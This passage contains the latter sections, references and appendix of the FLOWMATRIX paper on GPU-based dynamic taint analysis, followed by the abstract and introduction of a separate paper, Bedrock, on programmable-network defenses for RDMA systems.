2000460 jne 0xe ; Not jumped
2000461 mov rax, qword ptr [rbp - 8]
2000462 mov dword ptr [rax + 0x68], 2
...
2001448 call <ClosingType>
2001453 mov eax, dword ptr [rax + 0x68]
2001455 ret
2001456 cmp eax, 2 ; ==CLOSING?
2001457 je 0x57
```

Listing 2: Part of instructions of implicit control dependency in `TinyXML`. The first column shows instruction index in the program trace.

FLOWMATRIX solves this problem by implicit flow augment. List 2 shows a fragment of the execution trace corresponding to the source code in List 1. Register `al` in instruc-

tion `cmp al, 0x2f` contains a character from input buffer `p`. On the branch where the `cmp` instruction determines, the instruction `mov dword ptr [rax + 0x68], 2` sets value `CLOSING` to `_closingType`. Later, `ClosingType` is called for the second `if` statement. To analyze whether this `if` statement has a dependency, we query the data flow in backward analysis mode, which queries all possible sources that affect the instruction `je 0x57` in the list. As expected, without implicit flow augment, FLOWMATRIX DIFT query responds with results of no dependencies. Thus, we use command line prompt to add information flow from `al` to a virtual variable at the first instruction in the list, and add flows from newly added virtual variables to memory cell in the `mov` instruction at the 4-th line. At last, we perform the same query again, and at this time, FLOWMATRIX DIFT query replies that the 1649-th byte from the 8-th `read` system call is the only source that determines the conditional jump instruction `je 0x57`. A forward impact analysis query from the `read` system call also confirms its influence on this instruction and the buffer `p` as well.

Misconfiguration Diagnosis. We also reproduce a path traversal misconfiguration on Nginx-1.11.3 [65], an execution trace with 3,899,129 instructions and 822 system calls. File `/etc/passwd` was leaked out through a Nginx-1.11.3 server. We answered three questions used DIFT query: the channel used to leak `/etc/passwd`, (2) the root cause of this leakage, (3) the impact besides the detected leak.

7 Discussion

FLOWMATRIX scales up data flow queries significantly on an offline mode. By taking an execution trace, FLOWMATRIX renders information flow dependencies into linear relationships. Such a matrix representation may also help online dynamic taint tracking with GPUs, which we leave as future work. One challenge could be optimizing data transfer latency. In our approach, fully making use of GPU computation power is more important than low data transfer latency. However, it is the opposite case in online tainting. When PCIe transfers matrices, the CPU may have already executed thousands of instructions. Another challenge is regarding taint checking. Online taint tools require to timely detect security policy violation. However, GPUs are not designed for quick data value checking operations which would lead to alert hysteresis.

Our approach provides low-cost solution for adding implicit flows to analyzed information flows. When facing an under-tainting case, we do not make discussion of policy choice for users, but provide interactive query for debug and information flow augment as an efficient fix after diagnosis. Thus, our solution can be integrated with other work such as MITOS [50] which focuses on the decision problem for indirect flows to automatically fix broken information flows. We leave this as future work.

FLOWMATRIX supports two levels of data flow tracking granularity, bit level and byte level. Bit-level data flow tracking is more precise but heavier. Sometimes it is necessary to perform the analysis at bit-level where the data variables are single bit [66], including flags in *eflags* register on x86 and bit masking. Users may switch the granularity of FLOWMATRIX depending on their own scenarios.

Threats to Validity First, the soundness of FLOWMATRIX depends on TaintInduce [43], which has extensively evaluated soundness and precision of its taint rules compared to existing taint engines. To eliminate the potential error from GPU implementation, we also verified the correctness of FLOWMATRIX results by cross-checking with our CPU-based DIFT tool using the same TaintInduce rules. Second, FLOWMATRIX is also affected by under-tainting / over-tainting. Under-tainting and over-tainting cases are consequences of inaccurate taint policy – for example, whether to track data flows for *eflags* register. To address this problem, FLOWMATRIX provides the analysts with options of information flow augment for fine-tuning data flow propagation policy.

8 Related Work

FLOWMATRIX is a novel representation of taint rules, which enables the first system to use GPUs as co-processors. Also, it is the first system to efficiently support DIFT query without a complex backend server infrastructure. In this section, we discuss the closely related work in speed up DIFT rule processing.

8.1 Information Flow Rule Representation

Prior work in taint analysis, such as TaintCheck [1], LibDFT [45], commonly implements hand-written taint propagation rules within advanced program languages and only tracks direct data flow impacts.

Several prior works have proposed different taint rule representations other than direct implementation in advanced languages. Jee et al. [41] proposed *Taint Flow Algebra* to summarize the semantics of taint logic for basic blocks. Nevertheless, the scale of summarization is not un-limited. TaintInduce [43] learns dataflows by executing instruction and mutating inputs. FLOWMATRIX 's taint rule is derived from this work. We are the first one to identify the linearity in taint propagation and lift taint rules generated by TaintInduce to matrices. Proximal gradient analysis has also been adopted to track data flows with gradients over operations in programs [44]. This approach is orthogonal to TaintInduce and can be deployed as our taint rule generator by transforming gradients into matrices or a seizes of GPU operations.

A common problem in taint analysis is implicit flow tracking [28]. There are solutions using dependency-based taint concept to address this problem. NeuTaint [64] identifies taint relationship via neural program embeddings at function scale.

Bao et al. [52] track strict control flow dependencies by computing the lineage of variable constraints. In contrast, FLOWMATRIX allows users to specify customized DIFT policy to track implicit flows.

8.2 Query-style DIFT

FLOWMATRIX DIFT query is an after-the-fact analysis that supports multiple DIFT queries. Most DIFT parallelization work has focused on live analysis, which only supports a single pre-defined DIFT query. The main related work of after-the-fact DIFT query is JetStream [29], a system to support DIFT query by parallelizing DIFT across a cluster. It records the program execution first and then partitions the replay and DIFT analysis into epochs. This approach is orthogonal to ours, as FLOWMATRIX can be deployed to a cluster of GPU servers. The forward propagation in JetStream can be replaced by our GPU-assisted DIFT propagation to achieve further speedup.

8.3 Hardware-assisted DIFT

Extensive literature has explored how to speedup DIFT itself with special hardware by offloading the taint operations to co-processors. Ruwase et al. [31] implement an algorithm in the context of a *Log-Based Architectures* (LBA) system which logs a program trace and delivers it to other processors. Nagarajan et al. [32] use a separate core of a chip multiprocessor (CMP) to track taint. Similar to those specialized architectures for dynamic information flow tracking, the requirement of special hardware prevents existing hardware-assisted approaches from being adopted using commodity hardware. To our best knowledge, there are no prior studies using GPUs as co-processors for DIFT. GPUs are getting more and more popular, and have become common commodity hardware. Moreover, many commodity CPUs have integrated graphics processors, such as Intel Graphics, which also support GPGPU development and thus can be used as FLOWMATRIX's co-processors.

FLOWMATRIX is the first one adopting GPUs to speed up DIFT analysis. There are other prior work that also uses GPUs in security tasks. Yu et al. [67] deploy GPUs for fast Android App vetting by speeding up worklist algorithm for IDFG construction. Vasiliadis et al. [68] reveal the abilities of GPUs to accelerate microarchitectural attacks. Velea et al. [69] propose an CPU/GPU hybrid improvement to accelerate string matching for malware signature detection with low power consumption. Mendez-Lojo et al. [70] introduce a GPU-based point-to analysis and outperform a sequential CPU implementation for 7 times in performance.

9 Conclusion

The performance overhead of dynamic information flow analysis has long been the problem limiting its applications, which is prohibitively expensive for query-style applications. In this paper, we analyze the recently developed dependency-based information flow propagation rules and recognize the linearity of DIFT operations in offline dynamic information flow analysis. Based on this finding, we present a novel matrix-based representation, FLOWMATRIX, which enables using GPUs as co-processors for DIFT operations. We further build a system that supports information flow queries efficiently to assist analysts in interactively querying data flow properties of programs. Our evaluation shows that FLOWMATRIX scales up data flow queries significantly and gains tremendously speedup from GPU. We also study the performance improvement and bottlenecks and demonstrate the applications in taint analysis diagnosis and configuration file diagnosis.

Acknowledgment

We thank our shepherd, Jiang Ming, and the anonymous reviewers for their valuable comments. We also thank Jiahao Liu for his help with experiments. Some of the experiments were conducted using the infrastructure of National Cybersecurity R&D Laboratory, Singapore. This research is supported by the National Research Foundation, Singapore under its Industry Alignment Fund – Pre-positioning (IAF-PP) Funding Initiative, by the National Research Foundation, Singapore under its NSoE DeST-SCI programme (Grant No. NSoE_DeST-SCI2019-0006), and by Ministry of Education of Singapore under the project "Algorithmic Advances For Program Fuzzing" (MOE-T2EP20220-0014). Any opinions, findings and conclusions or recommendations expressed in this material are those of the authors and do not reflect the views of National Research Foundation, Singapore.

References

[1] James Newsome and Dawn Song. Dynamic taint analysis for automatic detection, analysis, and signaturegeneration of exploits on commodity software. In *NDSS*, 2005.

[2] Philipp Vogt, Florian Nentwich, Nenad Jovanovic, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis. In *NDSS*, 2007.

[3] Prateek Saxena, R Sekar, and Varun Puranik. Efficient fine-grained binary instrumentation with applications to taint-tracking. In *CGO*, 2008.

[4] James Clause, Wanchun Li, and Alessandro Orso. Dytan: A Generic Dynamic Taint Analysis Framework. In *ISSTA*, 2007.

[5] Vijay Ganesh, Tim Leek, and Martin Rinard. Taint-based directed whitebox fuzzing. In *ICSE*, 2009.

[6] Min Gyung Kang, Stephen Mccamant, and Pongsin Poosankam. DTA++: Dynamic Taint Analysis with Targeted Control-Flow Propagation. In *NDSS*, 2011.

[7] R Sekar. An efficient black-box technique for defeating web application attacks. In *NDSS*, 2009.

[8] Umesh Shankar, Kunal Talwar, Jeffrey S. Foster, and David Wagner. Detecting format string vulnerabilities with type qaualifiers. In *USENIX Security Symposium*, 2001.

[9] Omer Tripp, Marco Pistoia, Stephen J. Fink, Manu Sridharan, Omri Weisman, Omer Tripp, Marco Pistoia, Stephen J. Fink, Manu Sridharan, and Omri Weisman. TAJ: effective taint analysis of web applications. In *PLDI*, 2009.

[10] Tielei Wang, Tao Wei, Guofei Gu, and Wei Zou. TaintScope: A checksum-aware directed fuzzing tool for automatic software vulnerability detection. In *IEEE S&P*, 2010.

[11] Heng Yin, Dawn Song, Manuel Egele, Christopher Kruegel, and Engin Kirda. Panorama: Capturing System-wide Information Flow for Malware Detection and Analysis. In *ACM CCS*, 2007.

[12] Wei Xu, Sandeep Bhatkar, and Ramachandran Sekar. Taint-enhanced policy enforcement: A practical approach to defeat a wide range of attacks. In *USENIX Security Symposium*, 2006.

[13] Jingfei Kong, Cliff C Zou, and Huiyang Zhou. Improving software security via runtime instruction-level taint checking. In *Proceedings of the 1st Workshop on Architectural and System Support for Improving Software Dependability*, 2006.

[14] Feng Qin, Cheng Wang, Zhenmin Li, Ho-seop Kim, Yuanyuan Zhou, and Youfeng Wu. Lift: A low-overhead practical information flow tracking system for detecting security attacks. In *MICRO*, 2006.

[15] Tadeusz Pietraszek and Chris Vanden Berghe. Defending against injection attacks through context-sensitive string evaluation. In *International Workshop on Recent Advances in Intrusion Detection*, 2005.

[16] Yang Ji, Sangho Lee, Evan Downing, Weiren Wang, Mattia Fazzini, Taesoo Kim, Alessandro Orso, and Wenke Lee. Rain: Refinable attack investigation with on-demand inter-process information flow tracking. In *ACM CCS*, 2017.

[17] Yang Ji, Sangho Lee, Mattia Fazzini, Joey Allen, Evan Downing, Taesoo Kim, Alessandro Orso, and Wenke Lee. Enabling refinable cross-host attack investigation with efficient data flow tagging and tracking. In *USENIX Security Symposium*, 2018.

[18] Jun Zeng, Zheng Leong Chua, Yinfang Chen, Kaihang Ji, Zhenkai Liang, and Jian Mao. Watson: Abstracting behaviors from audit logs via aggregation of contextual semantics. In *NDSS*, 2021.

[19] Jun Zeng, Xiang Wang, Jiahao Liu, Yinfang Chen, Zhenkai Liang, Tat-Seng Chua, and Zheng Leong Chua. Shadewatcher: Recommendation-guided cyber threat analysis using system audit records. In *IEEE S&P*, 2022.

[20] Neil Vachharajani, Matthew J Bridges, Jonathan Chang, Ram Rangan, Guilherme Ottoni, Jason A Blome, George A Reis, Manish Vachharajani, and David I August. Rifle: An architectural framework for user-centric information-flow security. In *MICRO*, 2004.

[21] David Yu Zhu, Jaeyeon Jung, Dawn Song, Tadayoshi Kohno, and David Wetherall. Tainteraser: Protecting sensitive data leaks using application-level taint tracking. *ACM SIGOPS Operating Systems Review*, 2011.

[22] Jim Chow, Ben Pfaff, Tal Garfinkel, Kevin Christopher, and Mendel Rosenblum. Understanding Data Lifetime via Whole System Simulation. In *USENIX Security Symposium*, 2004.

[23] William Enck, Peter Gilbert, Byung-Gon Chun, Landon P Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol N Sheth. TaintDroid: An Information-flow Tracking System for Realtime Privacy Monitoring on Smartphones. In *OSDI*, 2010.

[24] Julian Schutte, Dennis Titze, and J.M. M.De Fuentes. AppCaulk: Data leak prevention by injecting targeted taint tracking into android apps. In *TrustCom*, 2015.

[25] Paolo Milani Comparetti, Gilbert Wondracek, Christopher Kruegel, and Engin Kirda. Prospex: Protocol specification extraction. In *IEEE S&P*, 2009.

[26] Mona Attariyan and Jason Flinn. Automating configuration troubleshooting with dynamic information flow analysis. In *OSDI*, 2010.

[27] Mona Attariyan, Michael Chow, and Jason Flinn. X-ray: Automating root-cause diagnosis of performance anomalies in production software. In *OSDI*, 2012.

[28] Edward J Schwartz, Thanassis Avgerinos, and David Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *IEEE S&P*, 2010.

[29] Andrew Quinn, David Devecsery, Peter M Chen, and Jason Flinn. Jetstream: Cluster-scale parallelization of information flow queries. In *OSDI*, 2016.

[30] Edmund B Nightingale, Daniel Peek, Peter M Chen, and Jason Flinn. Parallelizing security checks on commodity hardware. In *ACM Sigplan Notices*, 2008.

[31] Olatunji Ruwase, Phillip B Gibbons, Todd C Mowry, Vijaya Ramachandran, Shimin Chen, Michael Kozuch, and Michael Ryan. Parallelizing dynamic information flow tracking. In *the 20th Annual Symposium on Parallelism in Algorithms and Architectures*, 2008.

[32] Vijay Nagarajan, Ho-Seop Kim, Youfeng Wu, and Rajiv Gupta. Dynamic information flow tracking on multicores. In *the Workshop on Interaction Between Compilers and Computer Architectures*, 2008.

[33] Andrey Ermolinskiy, Sachin Katti, Scott Shenker, L Fowler, and Murphy McCauley. Towards practical taint tracking. *EECS Department, University of California, Berkeley, Tech. Rep. UCB/EECS-2010-92*, 2010.

[34] Kangkook Jee, Vasileios P Kemerlis, Angelos D Keromytis, and Georgios Portokalidis. Shadowreplica: efficient parallelization of dynamic data flow tracking. In *ACM CCS*, 2013.

[35] Jiang Ming, Dinghao Wu, Gaoyao Xiao, Jun Wang, and Peng Liu. Taintpipe: pipelined symbolic taint analysis. In *USENIX Security Symposium*, 2015.

[36] Jiang Ming, Dinghao Wu, Jun Wang, Gaoyao Xiao, and Peng Liu. Straighttaint: Decoupled offline symbolic taint analysis. In *ASE*, 2016.

[37] Jim Chow, Tal Garfinkel, and Peter M Chen. Decoupling dynamic program analysis from execution in virtual environments. In *USENIX ATC*, 2008.

[38] Georgios Portokalidis, Philip Homburg, Kostas Anagnostakis, and Herbert Bos. Paranoid android: versatile protection for smartphones. In *ACSAC*, 2010.

[39] Erik Bosman, Asia Slowinska, and Herbert Bos. Minemu: The world's fastest taint tracker. In *RAID*, 2011.

[40] Ali Davanian, Zhenxiao Qi, Yu Qu, and Heng Yin. Decaf++: Elastic whole-system dynamic taint analysis. In *RAID*, 2019.

[41] Kangkook Jee, Georgios Portokalidis, Vasileios P Kemerlis, Soumyadeep Ghosh, David I August, and Angelos D Keromytis. A general approach for efficiently accelerating software-based dynamic data flow tracking on commodity hardware. In *NDSS*, 2012.

[42] Olatunji Ruwase, Shimin Chen, Phillip B Gibbons, and Todd C Mowry. Decoupled lifeguards: enabling path optimizations for dynamic correctness checking tools. In *ACM Sigplan Notices*, 2010.

[43] Zheng Leong Chua, Yanhao Wang, Teodora Baluta, Prateek Saxena, Zhenkai Liang, and Purui Su. One engine to serve'em all: Inferring taint rules without architectural semantics. In *NDSS*, 2019.

[44] Gabriel Ryan, Abhishek Shah, Dongdong She, Koustubha Bhat, and Suman Jana. Fine grained dataflow tracking with proximal gradients. In *USENIX Security Symposium*, 2021.

[45] Vasileios P. Kemerlis, Georgios Portokalidis, Kangkook Jee, and Angelos D. Keromytis. Libdft: Practical Dynamic Data Flow Tracking for Commodity Systems. In *VEE*, 2012.

[46] Heng Yin and Dawn Song. Temu: Binary code analysis via whole-system layered annotative execution. *EECS Department, University of California, Berkeley, Tech. Rep. UCB/EECS-2010-3*, 2010.

[47] Andrew Henderson, Aravind Prakash, Lok Kwong Yan, Xunchao Hu, Xujiewen Wang, Rundong Zhou, and Heng Yin. Make it work, make it right, make it fast: building a platform-neutral whole-system dynamic binary analysis platform. In *ISSTA*, 2014.

[48] Wikipedia contributors. Sparse matrix — Wikipedia, the free encyclopedia. https://en.wikipedia.org/w/index.php?title=Sparse_matrix, 2021. [Online; accessed 20-December-2021].

[49] Steven Dalton, Luke Olson, and Nathan Bell. Optimizing sparse matrix—matrix multiplication for the gpu. *ACM Transactions on Mathematical Software (TOMS)*, 41(4):1–20, 2015.

[50] Nikolaos Sapountzis, Ruimin Sun, Xuetao Wei, Yier Jin, Jedidiah Crandall, and Daniela Oliveira. Mitos: Optimal decisioning for the indirect flow propagation dilemma in dynamic information flow tracking systems. In *ICDCS*, 2020.

[51] Hong Hu, Zheng Leong Chua, Zhenkai Liang, and Prateek Saxena. Identifying arbitrary memory access vulnerabilities in privilege-separated software. In *ESORICS*, 2015.

[52] Tao Bao, Yunhui Zheng, Zhiqiang Lin, Xiangyu Zhang, and Dongyan Xu. Strict control dependence and its effect on dynamic information flow analyses. In *ISSTA*, 2010.

[53] Martín Abadi, Paul Barham, Jianmin Chen, Zhifeng Chen, Andy Davis, Jeffrey Dean, Matthieu Devin, Sanjay Ghemawat, Geoffrey Irving, Michael Isard, et al. Tensorflow: A system for large-scale machine learning. In *OSDI*, 2016.

[54] Adam Paszke, Sam Gross, Francisco Massa, Adam Lerer, James Bradbury, Gregory Chanan, Trevor Killeen, Zeming Lin, Natalia Gimelshein, Luca Antiga, Alban Desmaison, Andreas Kopf, Edward Yang, Zachary DeVito, Martin Raison, Alykhan Tejani, Sasank Chilamkurthy, Benoit Steiner, Lu Fang, Junjie Bai, and Soumith Chintala. Pytorch: An imperative style, high-performance deep learning library. In *NeurIPS*. 2019.

[55] NVIDIA. cusparse. https://docs.nvidia.com/cuda/cusparse/.

[56] Matthias Fey. Pytorchsparse. https://github.com/rusty1s/pytorch_sparse, 2022.

[57] National vulnerability database. https://nvd.nist.gov/.

[58] Derek Bruening, Qin Zhao, and Saman Amarasinghe. Transparent dynamic instrumentation. *ACM SIGPLAN Notices*, 47(7):133–144, 2012.

[59] John Galea and Daniel Kroening. The taint rabbit: Optimizing generic taint analysis with dynamic fast path generation. In *ACM AsiaCCS*, 2020.

[60] Erik van der Kouwe, Gernot Heiser, Dennis Andriesse, Herbert Bos, and Cristiano Giuffrida. Sok: Benchmarking flaws in systems security. In *IEEE EuroS&P*, 2019.

[61] Peng Chen and Hao Chen. Angora: Efficient fuzzing by principled search. In *IEEE S&P*, 2018.

[62] NVIDIA. Nvidia rtx io: Gpu accelerated storage technology. https://www.nvidia.com/en-sg/geforce/news/rtx-io-gpu-accelerated-storage-technology/.

[63] Tinyxml2. https://github.com/leethomason/tinyxml2. 2022.

[64] Dongdong She, Yizheng Chen, Abhishek Shah, Baishakhi Ray, and Suman Jana. Neutaint: Efficient dynamic taint analysis with neural networks. In *IEEE S&P*, 2020.

[65] Cwe-22: Improper limitation of a pathname to a restricted directory ('path traversal'). https://cwe.mitre.org/data/definitions/22.html, 2021.

[66] Babak Yadegari and Saumya Debray. Bit-level taint analysis. In *IEEE 14th International Working Conference on Source Code Analysis and Manipulation*, 2014.

[67] Xiaodong Yu, Fengguo Wei, Xinming Ou, Michela Becchi, Tekin Bicer, and Danfeng Daphne Yao. Gpu-based static data-flow analysis for fast and scalable android app vetting. In *IEEE IPDPS*, 2020.

[68] Pietro Frigo, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Grand pwning unit: Accelerating microarchitectural attacks with the gpu. In *IEEE S&P*, 2018.

[69] Radu Velea and Ştefan Drăgan. Cpu/gpu hybrid detection for malware signatures. In *2017 International Conference on Computer and Applications (ICCA)*. IEEE, 2017.

[70] Mario Mendez-Lojo, Martin Burtscher, and Keshav Pingali. A gpu implementation of inclusion-based points-to analysis. *ACM SIGPLAN Notices*, 2012.

[71] Manuel Egele, David Brumley, Yanick Fratantonio, and Christopher Kruegel. An empirical study of cryptographic misuse in android applications. In *ACM CCS*, 2013.

A Appendix

A.1 Information Flow Rules

Figure 10 shows the taint rules to track information flow for the instruction `add` in three different taint engines, `TEMU` [46], `libdft` [45] and `DECAF` [47]. `libdft` implements taint propagation rules as stand alone propagation functions that are instrumented during execution while QEMU-based `TEMU` and `DECAF` implement the taint rules in the emulator by modifying the emulated instructions to propagate taint. This results in multiple, non-interoperable ways of propagating taint between the different approaches. Although the taint propagation semantics for the instruction is the same, the implemented rules are wildly different. `TEMU` defines taint rules for different instructions with different op-codes and implements taint propagation in other functions. `libdft` inlines taint propagation in instrumentation during execution. It is a huge case switch of op-code, decoded by X86 Encoder Decoder (XED), and in each case lays taint propagation. Although `DECAF` is also QEMU-based, similar to `TEMU`, it propagates taint in Tiny Code Generator (TCG) level, which is an intermediate representation (IR). These difference can be seen as the result

```
void taint_parallel_compute(
    shad, dest, opcode, ...)
  {
  if (opcode == llvm::
    Instruction::Or) {
    cb_mask_out.cb_mask =
     (cb_mask_1.zero_mask &
    cb_mask_2.cb_mask) |
     (cb_mask_2.zero_mask &
    cb_mask_1.cb_mask);
  }
  write_cb_masks(shad, dest,
    cb_mask_out,...);
  ...
  }
```

(a) Panda

```
void r2r_binary_opl(dst, src,
    ...) {
  threadctx->vcpu.gpr[dst]|=
    threadctx->vcpu.gpr[src];
}
void ins_inspect(INS ins) {
  ...
  switch (ins_indx) {
    case XED_ICLASS_OR:
      INS_InsertCall(
      r2r_binary_opl, REG32_INDX
      (reg_dst), REG32_INDX(
      reg_src), ...);
  }
}
```

(b) Libdft

```
int gen_taintcheck_insn(...){
  switch(opc) {
  case INDEX_op_or_i32:
    /* t0 = arg1 || arg2 */
    tcg_gen_or_i32(t0,a1,a2);
    /* t2 = (t0 != 0)    */
    tcg_gen_movi_i32(t_z,0);
    tcg_gen_setcond_i32(
    TCG_COND_NE,t2,t_z,t0);
    /* res = ~t2         */
    tcg_gen_neg_i32(res,t2);
    break;
    ...
  }
}
```

(c) Decaf

Figure 10: Different implementations of the taint rule of *or* instruction in `Panda`, `libdft` and `DECAF`. `Panda` defines controlled bit mask to calculate which bits are attacker controlled. `libdft` directly performs an *or* operation from *src*'s tag to *dst*'s tag. `DECAF` encodes the propagation logic with tcg IR. Code has been simplified for easier reading.

of ad-hoc, tightly coupled implementation specific paradigm used in the design of these engines. For example the type of statement where taint analysis is used on results in some rules being defined on top of intermediate representations (IR), while others directly on machine instruction set architectures (ISAs). Other than making reusing of existing taint rules next to impossible, these implementation specific designs also prevents a single, unified way of propagating taint.

A.2 Matrix Normalization

However, there is still a gap to fill when multiplying data flow matrices: each data flow matrix is using local variable state and unaware of others' context. For instance, we consider a task to summarize the data flow of `mov rax, [rbp-8]` and `and rcx, rax`. The size of two data flow matrices are both 128×128, but in a different context: the variable state, `[rax, [rbp-8]]`, of the first instruction consists of `rax` (size of 64) and `[rbp-8]` (size of 64), while the second is `[rcx, rax]` with the same length of 128. Thus, before the summarization, there is a need to normalize both data flow matrices within the superset of variable states.

Intuitively, there are two steps in normalization: extending and reordering. Specifically, a $n \times n$ local matrix M has to be first extended to $m \times m$ to match the shape of the normalized matrix by appending zero rows and zero columns. Next, rows and columns in the extended matrix must be reordered to match the order of normalized variable state. For example, if the goal is to normalize the data flow matrix of `and rcx, rax` to a normalized state `[rax, [rbp-8], rcx]`, we can first extend the state to `[rcx, rax, NULL]` and then reordering it to `[rax, NULL([rbp-8]), rcx]`. Let E be an identity matrix I_n concatenated with $m-n$ zero rows. The extension of M can be achieved by pre-multiplied with E and post-multiplied with E^T, where E^T is the transpose of E (i.e., an identity matrix I_n concatenated with $m-n$ zero columns). After matrix extension, the reordering can be divided into elementary operations: row-switching transformations and column-switching transformations. As the extended matrix is also a square matrix of which rows and columns both represent the extended state, the reordering is equivalent to pre-multiply a permutation matrix P and post-multiply its transpose P^T. So far, the production matrix M' is a $m \times m$ matrix where $M' = P(EME^T)P^T$. Let U be the product of $P \times E$, then the above formula can be simplified to $M' = UMU^T$. So far, M' is ready for data flow summarization, except for one thing: it does not inherit data flows from extended variables. Thus, ones have to be placed on the main diagonal for those extended rows and columns and update our formula: $\hat{M} = U(M - I_n)U^T + I_m$.

A.3 Implementation Details

System Call Hooking. Traditional DIFT analysis tools hook system calls, and set taint status for source system calls or check taint status for sink system calls [4, 45]. FLOWMATRIX does not follow the design of taint tag propagation but tracks all information flows in matrices. Our matrix design brings a new challenge in handling system calls. Namely, there is no proper column in matrix can be chosen as the information flow source for an input system call, such as `read`, `recvfrom`, etc. The reason is that, as a system call is for a program to request a service from the kernel, from the point of view of a process, a system call introduces new information flows from "nowhere": they do not originate from any in-process variable. To address this challenge, we need to introduce a new data variable into the matrix for each system

call. That is, similar to how FLOWMATRIX handles implicit flows, we extend the matrix with one column and one row representing the system call variable for each system call in trace. For each of them, the appended variable is influenced by all of the system call's arguments and influences the return value (`rax` register). Furthermore, for those input system calls which load data into process, the system call variable influences the loaded buffer; for those output system calls which write data to externals, the written buffer influences the system call variable.

Recall that it is creating a global information flow snapshot for a certain position by adding a new variable into matrix and setting information flows towards it. Then, setting information flows from an extended variable is creating a global information flow source. By combining two types of operations, FLOWMATRIX enables us a rapid n-to-n query among multiple system calls in O(1) time, which has wide applications in sensitive data leakage detection [24], dependency explosion resolution [16, 17] and etc. The rationale is, unlike other data variables, such snapshots and global sources are not limited by variable scopes and can be access from a global view. Specifically, in the matrix of a root vertex on a query tree, its sub-matrix of all system call variables over themselves is a linear map describing dependencies among all system calls. Informally, a non-zero element in the sub-matrix represents there is an information flow from the system call corresponding to its column to another system call corresponding to its row.

Constant Flow Tracking. Traditional DIFT analysis do not track data flows from a constant (e.g., `mov eax, 1`) or a sanitized register (e.g., `xor eax, eax`) [28]. This is reasonable as constant flows are not worth tracking in most cases. However, in some data-flow-based security scenarios, analysts do have the needs to query the impact of a constant. For example, in cryptographic misuse detection, analysts would check whether a constant has been set as the random seed for a cryptographic function [71]. By using traditional DIFT tools, the analysts have to manually modify the tool's code to hook a taint status set function to the place where the constant is introduced and register a taint status check function of arguments when the program calls a cryptographic function. This requires expert knowledge about a DIFT tool and code modification for each scenario. FLOWMATRIX takes into account both situations and provides users with code-free constant flow queries. In common scenarios, we treat instructions of constant flows as empty information flows (operands do not inherit their own data flow). If a query's source is a constant flow instruction, then FLOWMATRIX automatically tracks the information flow from the constant. Specifically, we extend the source instruction's matrix with one row and one column similar to the scenarios in system calls and set data flows from the extended variable to the destination operands in instruction. Then we query the information flow from its next instruction to the destination and multiply the extended matrix with the query result.

Bedrock: Programmable Network Support for Secure RDMA Systems

Jiarong Xing Kuo-Feng Hsu Yiming Qiu Ziyang Yang Hongyi Liu Ang Chen
Rice University

Abstract

Remote direct memory access (RDMA) has gained popularity in cloud datacenters. In RDMA, clients bypass server CPUs and directly read/write remote memory. Recent findings have highlighted a host of vulnerabilities with RDMA, which give rise to attacks such as packet injection, denial of service, and side channel leakage, but RDMA defenses are still lagging behind. As the RDMA datapath bypasses CPU-based software processing, traditional defenses cannot be easily inserted without incurring performance penalty. Bedrock develops a security foundation for RDMA inside the network, leveraging programmable data planes in modern network hardware. It designs a range of defense primitives, including source authentication, access control, as well as monitoring and logging, to address RDMA-based attacks. Bedrock does not incur software overhead to the critical datapath, and delivers native RDMA performance in data transfers. Moreover, Bedrock operates transparently to legacy RDMA systems, without requiring RNIC, OS, or RDMA library changes. We present a comprehensive set of experiments on Bedrock and demonstrate its effectiveness.

1 Introduction

Remote direct memory access (RDMA), a technology that originates in high-performance computing (HPC), has gained popularity in modern cloud datacenters [1, 2]. In RDMA systems, servers expose a "remote memory" abstraction to networked clients, offering high throughput and low latency. Bypassing server CPUs, one-sided RDMA operations (e.g., READ and WRITE) enable remote accesses at hardware speeds. This is achieved by the use of RDMA-enabled network interface cards (RNICs), which enclose special ASICs for translating RDMA operations to local DMA requests to the main memory over PCIe. Only control operations like connection setup and teardown require CPU-based software intervention. The datapath itself is free of software bottlenecks and enables low-latency remote memory access.

The expansion from private HPC environments to public, multi-tenant clouds, however, has put RDMA security under greater scrutiny. Exposing server memory to remote clients without CPU mediation comes with a host of security implications. Recent work has demonstrated that RDMA systems lack secure mechanisms for authentication [46, 52]; that they have rigid access control mechanisms that are easy to bypass [46, 49]; and that they cannot produce audit trails for forensics [46, 49]. This has culminated in a systematic study on RDMA security problems under varied threat models in ReDMArk [46]. The authors have considered varied threat models and identified scenarios in which attackers can inject spoofed RDMA packets, bypass access control mechanisms, launch various types of denial-of-service attacks, and leak data via side channels. Many of the vulnerabilities are deeply rooted in the insecure RNIC hardware designs, therefore fundamental to today's RDMA systems. While defense analogues exist for traditional TCP/IP networks (e.g., against IP spoofing or TCP injection attacks), RDMA systems present a distinct challenge in bypassing the CPU. The key to RDMA performance lies in the exclusion of CPU software processing. This creates significant difficulty in using existing software-based defenses without negating the performance benefits afforded by RDMA.

The key research goal in this paper is to develop a suite of defenses that are compatible with the CPU-bypassing paradigm in RDMA systems, therefore preserving their raw performance, but without requiring changes to RNIC hardware, OS, or RDMA libraries. Bedrock secures the datapath traffic directly inside the network, relying on advances in networking technology that developed programmable data planes in switches and NICs. With this technology, it becomes feasible to develop datapath defenses that operate at hardware speeds. We can further programmatically insert them underneath the RDMA layer in a transparent manner. The Bedrock defenses consist of a set of network programs in P4 [13, 19], a high-level language for programming network devices. Bedrock provides support for many security mechanisms that are missing or inadequate in RDMA, including source authentication, access control, as well as monitoring and logging, which further serve as building blocks for mitigating myriad attacks. Operating in network hardware, Bedrock only incurs CPU processing for RDMA setup operations, where software processing is already involved and inevitable. In addition, these extra setup operations are also achieved without OS or RDMA library changes via the eBPF framework [4].

In TCP/IP networks, researchers have used programmable switches for various security applications [23, 34, 41, 58, 63, 64], but compared to these work Bedrock represents a departure in several dimensions. It focuses on RDMA security instead of traditional TCP/IP, it develops a suite of protections under varied threat models, and its conceptual novelty is to demonstrate that we can develop *a secure network foundation underneath the RDMA layer while maintaining transparency*

Xing and Hsu contributed to this work equally.

to legacy systems. This design principle makes Bedrock easier to adopt, and it also points to a path for seamlessly integrating new RDMA defenses if more attacks should be discovered in the future: by programming them into the network.

Concretely, the Bedrock defense primitives enable source authentication, access control, and monitoring and logging in cloud datacenters. The individual defenses in Bedrock draw parallels from defenses in TCP/IP settings, but they are architected to bypass CPUs and customized for RDMA:

